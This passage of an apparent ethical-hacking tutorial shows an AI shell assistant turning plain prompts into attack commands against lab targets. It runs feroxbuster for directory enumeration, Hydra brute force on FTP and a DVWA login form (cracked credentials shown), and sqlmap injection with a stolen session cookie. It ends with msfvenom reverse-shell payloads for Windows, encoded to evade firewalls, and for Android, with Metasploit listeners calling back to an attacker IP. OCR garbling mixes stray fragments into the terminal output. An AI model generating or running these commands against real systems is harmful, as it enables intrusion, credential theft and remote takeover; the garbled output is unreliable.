- Multithreaded for speed, perfect for large targets or when time matters

It's Used:

- Recursive crawling: Automatically dives deep into nested directories
- Great for bug bounty and real-world recon — finds what most basic tools miss
- Better reporting, customization, and error handling than older tools


Recursive Scanning

Definition: Recursive scanning means the tool doesn't stop after finding one level of directories. It will automatically go inside found directories and keep scanning deeper.

Wildcard Handling

Definition: Wildcard handling is when the tool detects fake or dynamic responses from the server that look "valid" but are actually just traps.

Feroxbuster installation Command: sudo apt install feroxbuster



The screenshot shows a terminal window on a Kali Linux desktop environment. The user is running the command `sudo apt install feroxbuster`. The terminal output indicates the package is being installed from the kali-rolling repository. Below the terminal, there is a sidebar with various links related to ethical hacking and security tools, including "Recursive Scanning" and "Wildcard Handling".

```
(harish@kali) [~] $ sudo apt install feroxbuster
[sudo] password for harish:
Reading package lists... Done
Building dependency tree... Done
Preparing to unpack .../feroxbuster_2.11.0-0kali1_arm64.deb... 
Unpacking feroxbuster (2.11.0-0kali1) ...
Setting up feroxbuster (2.11.0-0kali1) ...
Processing triggers for man-db (2.13.1-1) ...
Processing triggers for kali-menu (2025.3.0) ...
Get:1 http://kali.download/kali kali-rolling/main arm64 feroxbuster arm64 2.11.0-0kali1 [3,709 kB]
Fetched 3,709 kB in 4s (1,005 kB/s)
Selecting previously unselected package feroxbuster. Used...
(Reading database ... 449333 files and directories currently installed.)
Preparing to unpack .../feroxbuster_2.11.0-0kali1_arm64.deb... 
Unpacking feroxbuster (2.11.0-0kali1) ...
Setting up feroxbuster (2.11.0-0kali1) ...
Processing triggers for man-db (2.13.1-1) ...
Processing triggers for kali-menu (2025.3.0) ...

(harish@kali) [~] $
```

Recursive Scanning

Definition: Recursive scanning means the tool doesn't stop after finding one level of directories. It will automatically go inside found directories and keep scanning deeper.

Wildcard Handling

Definition: Wildcard handling is when the tool detects fake or dynamic responses from the server that look "valid" but are actually just traps.

Feroxbuster installation Command: sudo apt install feroxbuster

Fig: Feroxbuster

Command Prompt: sgpt --shell "use feroxbuster to recursively fuzz on this http://192.168.29.92 and find out the files like php,html,txt and filter http status code show only with 200,302"

```
(harish㉿kali)-[~]
$ sgpt --shell "use feroxbuster to recursively fuzz on this http://192.168.29.92 and find out the files like php,html,txt and filter http status code show only with 200,302"
feroxbuster -u http://192.168.29.92 -r -e -x php,html,txt -s 200,302
[E]xecute, [D]escribe, [A]bort: D
feroxbuster is a command-line tool for web directory and file enumeration; -u http://192.168.29.92 specifies the target URL, -r enables recursive scanning, -e adds extensions to the wordlist entries, -x php,html,txt sets the file extensions to search for, and -s 200,302 filters results to only show HTTP status codes 200 and 302.
[E]xecute, [D]escribe, [A]bort: E
[?] Search chats
FERRIC OXIDE
by Ben "epi" Risher
ver: 2.11.0
Target Url          http://192.168.29.92
Threads            50
Wordlist           /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
Status Codes        [200, 302]
Timeout (secs)     7
User-Agent         feroxbuster/2.11.0
Config File        /etc/feroxbuster/ferox-config.toml "Feroxbuster"
Extract Links      true
Extensions         [php, html, txt]
HTTP methods       [GET]
Follow Redirects   true
Recursion Depth   4
Press [ENTER] to use the Scan Management Menu*
200 10 50 GET /explor29l.ph... 123w 891c http://192.168.29.92/index
200 10 50 GET /explor29l.ph... 123w 891c http://192.168.29.92/index.php
200 10 50 GET /explor29l.ph... 123w 891c http://192.168.29.92/test/testoutput/ESAPI_logging_file_test
200 10 50 GET /explor29l.ph... 65l 117w 1289c http://192.168.29.92/dvwa/login.php
200 10 50 GET /explor29l.ph... 123w 891c http://192.168.29.92/
200 10 50 GET /explor29l.ph... 14l 58w 884c http://192.168.29.92/test/
200 10 50 GET /explor29l.ph... 30l 118w 44480c http://192.168.29.92/phpMyAdmin/favicon.ico
200 10 50 GET /explor29l.ph... 169l 714w 42993c http://192.168.29.92/phpMyAdmin/themes/original/screen.png
200 10 50 GET /explor29l.ph... 141l 565w 33936c http://192.168.29.92/phpMyAdmin/themes/darkblue_orange/screen.png
200 10 50 GET /explor29l.ph... 0l 0w 0c http://192.168.29.92/phpMyAdmin/themes/original/info.inc.php
200 10 50 GET /explor29l.ph... 28l 163w 10570c http://192.168.29.92/phpMyAdmin/themes/original/img/logo_right.png
200 10 50 GET /explor29l.ph... 69l 110w 1063c http://192.168.29.92/phpMyAdmin/print.css
[?] Check for more mistakes. Check important info. See Cookie Preferences.
```

```
(harish㉿kali)-[~]
File Actions Edit View Help
200 10 831 282w 4145c http://192.168.29.92/phpMyAdmin/index.php
200 10 1150l 2065w 21389c http://192.168.29.92/phpMyAdmin/phpmyadmin.css.php
200 10 831 282w 4145c http://192.168.29.92/phpMyAdmin/
200 10 0l 0w 0c http://192.168.29.92/phpMyAdmin/themes/darkblue_orange/layout.inc.php
200 10 422l 2880w 21287c http://192.168.29.92/twiki/lib/TWiki.cfg
200 10 2713l 10897w 92512c http://192.168.29.92/twiki/lib/TWiki.pm
200 10 241l 922w 7267c http://192.168.29.92/twiki/lib/TWiki/Prefs.pm
200 10 301l 1249w 9788c http://192.168.29.92/twiki/lib/TWiki/Access.pm
200 10 984l 4244w 29044c http://192.168.29.92/twiki/lib/TWiki/Func.pm
200 10 17l 64w 782c http://192.168.29.92/twiki/index
200 10 17l 64w 782c http://192.168.29.92/twiki/index.html
200 10 584l 3032w 17628c http://192.168.29.92/twiki/lib/Algorithm/Diff.pm
200 10 17l 90w 1441c http://192.168.29.92/twiki/lib/
200 10 359l 1382w 11293c http://192.168.29.92/twiki/lib/TWiki/Attach.pm
200 10 348l 1171w 7904c http://192.168.29.92/twiki/lib/TWiki/Meta.pm
200 10 250l 1018w 7553c http://192.168.29.92/twiki/lib/TWiki/Net.pm
200 10 401l 1418w 11752c http://192.168.29.92/twiki/lib/TWiki/Plugins.pm
200 10 809l 3685w 32382c http://192.168.29.92/twiki/lib/TWiki/Search.pm
200 10 1202l 4646w 35205c http://192.168.29.92/twiki/lib/TWiki/Store.pm
200 10 644l 2480w 20205c http://192.168.29.92/twiki/lib/TWiki/Form.pm
200 10 17l 64w 782c http://192.168.29.92/twiki/
200 10 277l 568w 4583c http://192.168.29.92/phpMyAdmin/docs
200 10 377l 3151w 19440c http://192.168.29.92/twiki/license
[> ] - 14s 35613/220380 4m Found:41 errors:3
[> ] Caught ctrl+c saving scan state to ferox-ht_192_168_29_92-1754131345.state ...
[> ] - 14s 35672/220380 4m Found:41 errors:3
[###] - 14s 27188/120000 1991/s http://192.168.29.92/ > Directory listing (add --scan-dir-listings to scan)
[###] - 0s 120000/120000 17142857/s http://192.168.29.92/dav/ > Directory listing (add --scan-dir-listings to scan)
[###] - 0s 120000/120000 8571429/s http://192.168.29.92/test/testoutput/ > Directory listing (add --scan-dir-listings to scan)
[> ] - 11s 420/120000 37/s http://192.168.29.92/phpMyAdmin/
[###] - 0s 120000/120000 1176471/s http://192.168.29.92/phpMyAdmin/themes/ > Directory listing (add --scan-dir-listings to scan)
[###] - 15s 120000/120000 111940/s http://192.168.29.92/phpMyAdmin/themes/original/ > Directory listing (add --scan-dir-listings to scan)
[###] - 35s 120000/120000 39669/s http://192.168.29.92/phpMyAdmin/themes/darkblue_orange/ > Directory listing (add --scan-dir-listings to scan)
[###] - 35s 120000/120000 47809/s http://192.168.29.92/twiki/lib/ > Directory listing (add --scan-dir-listings to scan)
[###] - 35s 120000/120000 41580/s http://192.168.29.92/twiki/lib/TWiki/ > Directory listing (add --scan-dir-listings to scan)
[###] - 0s 120000/120000 960000/s http://192.168.29.92/twiki/lib/Algorithm/ > Directory listing (add --scan-dir-listings to scan)
[?] Map port states explanation
[?] Check for more mistakes. Check important info. See Cookie Preferences.
```

Fig: Feroxbuster Crawling

Bruteforce Attacks Made Easy – Use AI to Crack Logins

1. Hydra (THC-Hydra)

Hydra is a fast, flexible **brute-force tool** used to crack login credentials across multiple services like **SSH, FTP, HTTP, RDP, SMB**, and more.


It's Used:

- Supports many protocols
- Multi-threaded (super fast)
- Great for password spraying and dictionary attacks

Use Case:

- Crack weak or default logins on exposed services during pentests or CTFs

Create a two different wordlist for usernames and passwords to guess



```
harish@kali: ~
File Actions Edit View Help
GNU nano 8.4                               user.txt
admin
harish
linux
msfadmin
password
vijay
File Edit View Insert Format Tools Extensions Help
Normal text Arial - [13] + B I U A
[ Wrote 5 lines ]
[ Execute ] [ C Location ] [ M-U Undo ] [ M-A Set Mark ] [ M-J To Bracket ]
[ F Where Is ] [ ^X Cut ] [ ^U Paste ] [ ^Y Replace ] [ ^Z Go To Line ] [ M-E Redo ] [ M-B Copy ] [ "B Where Was ]
[ G Help ] [ O Write Out ] [ R Read File ]
```

The terminal window shows a nano editor session titled "user.txt". The file content is as follows:

```
admin
harish
linux
msfadmin
password
vijay
```

The terminal interface includes a menu bar (File, Actions, Edit, View, Help), a toolbar with font and size controls, and a status bar at the bottom with various keyboard shortcuts for navigation and editing.

Fig:Usernames saved as user.txt

The screenshot shows a terminal window titled "pass.txt" with the following content:

```
GNU nano 8.4
admin
harish
msfadmin
password
vijay
```

The terminal interface includes a menu bar with "File", "Actions", "Edit", "View", and "Help". Below the menu is a toolbar with icons for search, file operations, and text styling. The status bar at the bottom shows "harish@kali: ~" and the time "16:23".

Fig: Passwords saved as pass.txt

Prompt to crack login:

sgpt --shell "use hydra to perform bruteforce attack on ftp on this 192.168.29.92 and use /home/harish/user.txt and /home/harish/pass.txt and find valid credentials"

```

harish@kali:~$ nano user.txt
harish@kali:~$ nano pass.txt
harish@kali:~$ sgpt --shell "use hydra to perform bruteforce attack on ftp on this 192.168.29.92 and use /home/harish/user.txt and /home/harish/pass.txt and find valid credentials"
hydra -L /home/harish/user.txt -P /home/harish/pass.txt ftp://192.168.29.92
[!] Execute, [D]escribe, [A]bort: A
[!] Execute, [D]escribe, [A]bort: Aborted.

(harish@kali):~$ 3.Ferroxbuster
(harish@kali):~$ sgpt --shell "use hydra to perform bruteforce attack on ftp on this 192.168.29.92 and use /home/harish/user.txt and /home/harish/pass.txt and find valid credentials"
Ferroxbuster is a blazing-fast, recursive content discovery tool written in Python
hydra -L /home/harish/user.txt -P /home/harish/pass.txt ftp://192.168.29.92d-up Gobuster on steroids — fast, recursive, and
[!] Execute, [D]escribe, [A]bort: D
The hydra command is used for brute-force password cracking; -L /home/harish/user.txt specifies the file containing a list of usernames, -P /home/harish/pass.txt specifies the file containing a list of passwords, and ftp://192.168.29.92 indicates the target FTP server's IP address.
[!] Execute, [D]escribe, [A]bort: E
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these *** ignore laws and ethics anyway). Discovers hidden directories, files, and endpoints on web servers
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-02 16:41:51
[DATA] max 16 tasks per 1 server, overall 16 tasks, 30 login tries (1::6::p:5), -2 tries per task into found directories and scan
[DATA] attacking ftp://192.168.29.92:21/
[21][ftp] host: 192.168.29.92 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-02 16:41:59, filtering, and more with ease

(harish@kali):~$ 

```

Dir Mode vs Fuzz Mode in G...

Dir Mode (Directory Mode)


| 3 Ferroxbuster

It's Used:


Wildcard Handling

Fig: successfully cracked login

Brute-Force Attack on DVWA Login (login.php) Using Hydra



Prompt: sgpt --shell "Use hydra to bruteforce the login form on DVWA running at <http://127.0.0.1/DVWA/login.php> with usernames from /home/harish/dvwa and passwords from /home/harish/passd. The form uses POST with fields username, password, and Login. Treat 'Login failed' as the failure message. Use http-post-form module with post data and identify login failures by matching 'login failed' and enable verbose mode."



```
File Actions Edit View Help
and ^PASS^, and the failure message "Login failed". login.php
[EX]ecute, [D]escribe, [A]bort: E
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-02 16:59:34
[DATA] max 16 tasks per 1 server, overall 16 tasks, 30 login tries (1:s/p:6), -2 tries per task
[DATA] attacking http-post-form://localhost:80/DVWA/login.php:username="USER"&password="PASS"&Login=Login:Login failed
[80][http-post-form] host: localhost login: admin password: 1234
[80][http-post-form] host: localhost login: admin password: password
[80][http-post-form] host: localhost login: harish password: harish
[80][http-post-form] host: localhost login: vijay password: haris
[80][http-post-form] host: localhost login: admin password: haris
[80][http-post-form] host: localhost login: harish password: password
[80][http-post-form] host: localhost login: harish password: haris
[80][http-post-form] host: localhost login: vijay password: password
[80][http-post-form] host: localhost login: admin password: vijay
[80][http-post-form] host: localhost login: harish password: harish
[80][http-post-form] host: localhost login: harish password: vijay
[80][http-post-form] host: localhost login: vijay password: harish
[80][http-post-form] host: localhost login: admin password: harish
[80][http-post-form] host: localhost login: admin password: 1234
[80][http-post-form] host: localhost login: vijay password: vijay
[80][http-post-form] host: localhost login: varun password: harish
[80][http-post-form] host: localhost login: vijay password: 1234
[80][http-post-form] host: localhost login: varun password: password
[80][http-post-form] host: localhost login: varun password: haris
[80][http-post-form] host: localhost login: mahesh password: 1234
[80][http-post-form] host: localhost login: mahesh password: password
[80][http-post-form] host: localhost login: mahesh password: mahesh
[80][http-post-form] host: localhost login: varun password: vijay
[80][http-post-form] host: localhost login: varun password: 1234
[80][http-post-form] host: localhost login: mahesh password: haris
[80][http-post-form] host: localhost login: mahesh password: harish
[80][http-post-form] host: localhost login: mahesh password: vijay
1 of 1 target successfully completed, 30 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-02 16:59:35
```

Fig: successful attempt

Find SQL Injection & Dump Databases Using AI (Step-by-Step)

Note: performed sql injection on dvwa before using sql map directly on the url its mandatory to provide the phpsessid so that it can perform deep scan

Fig: go to storage to find cookie session id

```
(harish@kali)-[~]
$ sqlmap -u "http://localhost/DVWA/vulnerabilities/sql1?id=1&Submit=Submit" --cookie="PHPSESSID=703ca27d755643a06660d5ede6b757da" security=low" --batch --level=3 --risk=2 --dbs
[!] execute, [D]escribe, [A]bort: D
The sqlmap command is used to automate the process of detecting and exploiting SQL injection vulnerabilities; -u specifies the target URL, --cookie provides session cookies for authentication, --batch runs the tool in non-interactive mode, --level=3 sets the level of tests to perform, --risk=2 adjusts the risk of tests, and --dbs enumerates databases on the target.
[!] execute, [D]escribe, [A]bort: E

[...]
{1.9.6#stable}
[...]
[!] Legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 12:33:52 /2025-08-03

[12:33:52] [INFO] testing connection to the target URL
[12:33:52] [INFO] testing if the target URL content is stable
[12:33:53] [INFO] target URL content is stable
[12:33:53] [INFO] testing if GET parameter 'id' is dynamic
[12:33:53] [WARNING] GET parameter 'id' does not appear to be dynamic - Test for SQL injection in the URL http://localhost/DVWA/vuln
[12:33:53] [WARNING] Parameter 'id' is static and GET parameter 'id' might not be injectable
[12:33:53] [INFO] testing for SQL injection on GET parameter 'id'
[12:33:53] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[12:33:53] [WARNING] reflective value(s) found and filtering out
[12:33:53] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[12:33:53] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)' injectable (with --code=200)
[12:33:53] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
it look like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (3) and risk (2) values? [y/n] y
[12:33:53] [INFO] testing 'MySQL > 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[12:33:53] [INFO] testing 'MySQL > 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[12:33:53] [INFO] testing 'MySQL > 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[12:33:53] [INFO] testing 'MySQL > 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[12:33:53] [INFO] testing 'MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
```

Fig: sql injection vulnerability scan

Prompt: sgpt --shell "Run sqlmap to scan SQL injection on DVWA URL
<http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit> using cookie
 PHPSESSID=703ca27d755643a66660d5ede6b757da and security=low, include
 --batch, --level=3 and --risk=2, and enumerate all databases"

```
[12:33:53] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
[12:34:03] [INFO] GET parameter 'id' appears to be 'MySQL > 5.0.12 AND time-based blind (query SLEEP)' injectable
[12:34:03] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[12:34:03] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[12:34:03] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[12:34:03] [INFO] target URL appears to have 2 columns in query
[12:34:03] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
[12:34:03] [INFO] GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 121 HTTP(s) requests:
[12:34:03] [INFO] the back-end DBMS is MySQL
[12:34:03] [INFO] web server operating system: Linux Debian
[12:34:03] [INFO] web application technology: Apache 2.4.64
[12:34:03] [INFO] back-end DBMS: MySQL > 5.0.12 (MariaDB fork)
[12:34:03] [INFO] fetching database names
available databases [2]:
[*] dvwa
[*] information_schema

[12:34:03] [WARNING] HTTP error codes detected during run: Prompt to Dump Tables from 'dvwa' database
500 (Internal Server Error) - 62 times
[12:34:03] [INFO] fetched data logged to text files under '/home/harish/.local/share/sqlmap/output/localhost'
[*] ending @ 12:34:03 / 2025-08-03/
```

Fig: Found SQL injection vulnerabilities and databases

Generate Payloads for Any Platform (APK, EXE, More) with AI

Payload: A payload is the actual piece of code or data delivered to a target system after a vulnerability is exploited. It's what the attacker wants to execute, steal, or run once they get access.

Common Payload Examples:

- Reverse shell – gives the attacker remote access to the system
- Meterpreter session – an advanced, stealthy command shell
- Keylogger – records victim's keystrokes
- Downloader – grabs and installs malware from a remote server

1. Windows reverse shell payload (exe) Prompt:

sgpt --shell "use msfvenom to generate the payload for windows using to get reverse_tcp using meterpreter take lhost as 192.168.29.125 and lport as 5555 and use firewall evasions technique by pass firewall and launch msfconsole to setup listener with payload name and set target 192.168.29.92 and do not ranything yet"

The screenshot shows a terminal window titled 'Terminal' with the command history and output of the msfvenom command. The command used was:

```
$ sgpt --shell "use msfvenom to generate the payload for windows using to get reverse_tcp using meterpreter take lhost as 192.168.29.125 and lport as 5555 and use firewall evasions technique by pass firewall and launch msfconsole to setup listener with payload name and set target 192.168.29.92 and do not ranything yet"
```

The output shows the msfvenom command generating a payload (x86/shikata_ga_nai) with iterations (-i 3), saving it as payload.exe, and setting up a msfconsole session with LHOST=192.168.29.125, LPORT=5555, ExitOnSession=false, and AutoRunScript=post/windows/manage/migrate. The target is set to 192.168.29.92.

Afterwards, the user runs msf exploit(multi/handler) > and enters the payload file path (./payload.exe).

Fig: Windows payload generation and listener

2.Android reverse shell prompt:

sgpt --shell "use msfvenom to generate the payload for android for reverse shell for lhost 192.168 and lport on 6666 and launch the msfconsole and start the listener on it"

```

(harish㉿kali)-[~]
$ sgpt --shell "use msfvenom to generate the payload for android for reverse shell for lhost 192.168.29.125 and lport on 6666 and launch the msfconsole a nd start the listener on it"
msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.29.125 LPORT=6666 R > /tmp/android_payload.apk && msfconsole -q -x "use exploit/multi/handler; se t payload android/meterpreter/reverse_tcp; set LHOST 192.168.29.125; set LPORT 6666; exploit"
[E]xecute, [D]escribe, [A]bort: D
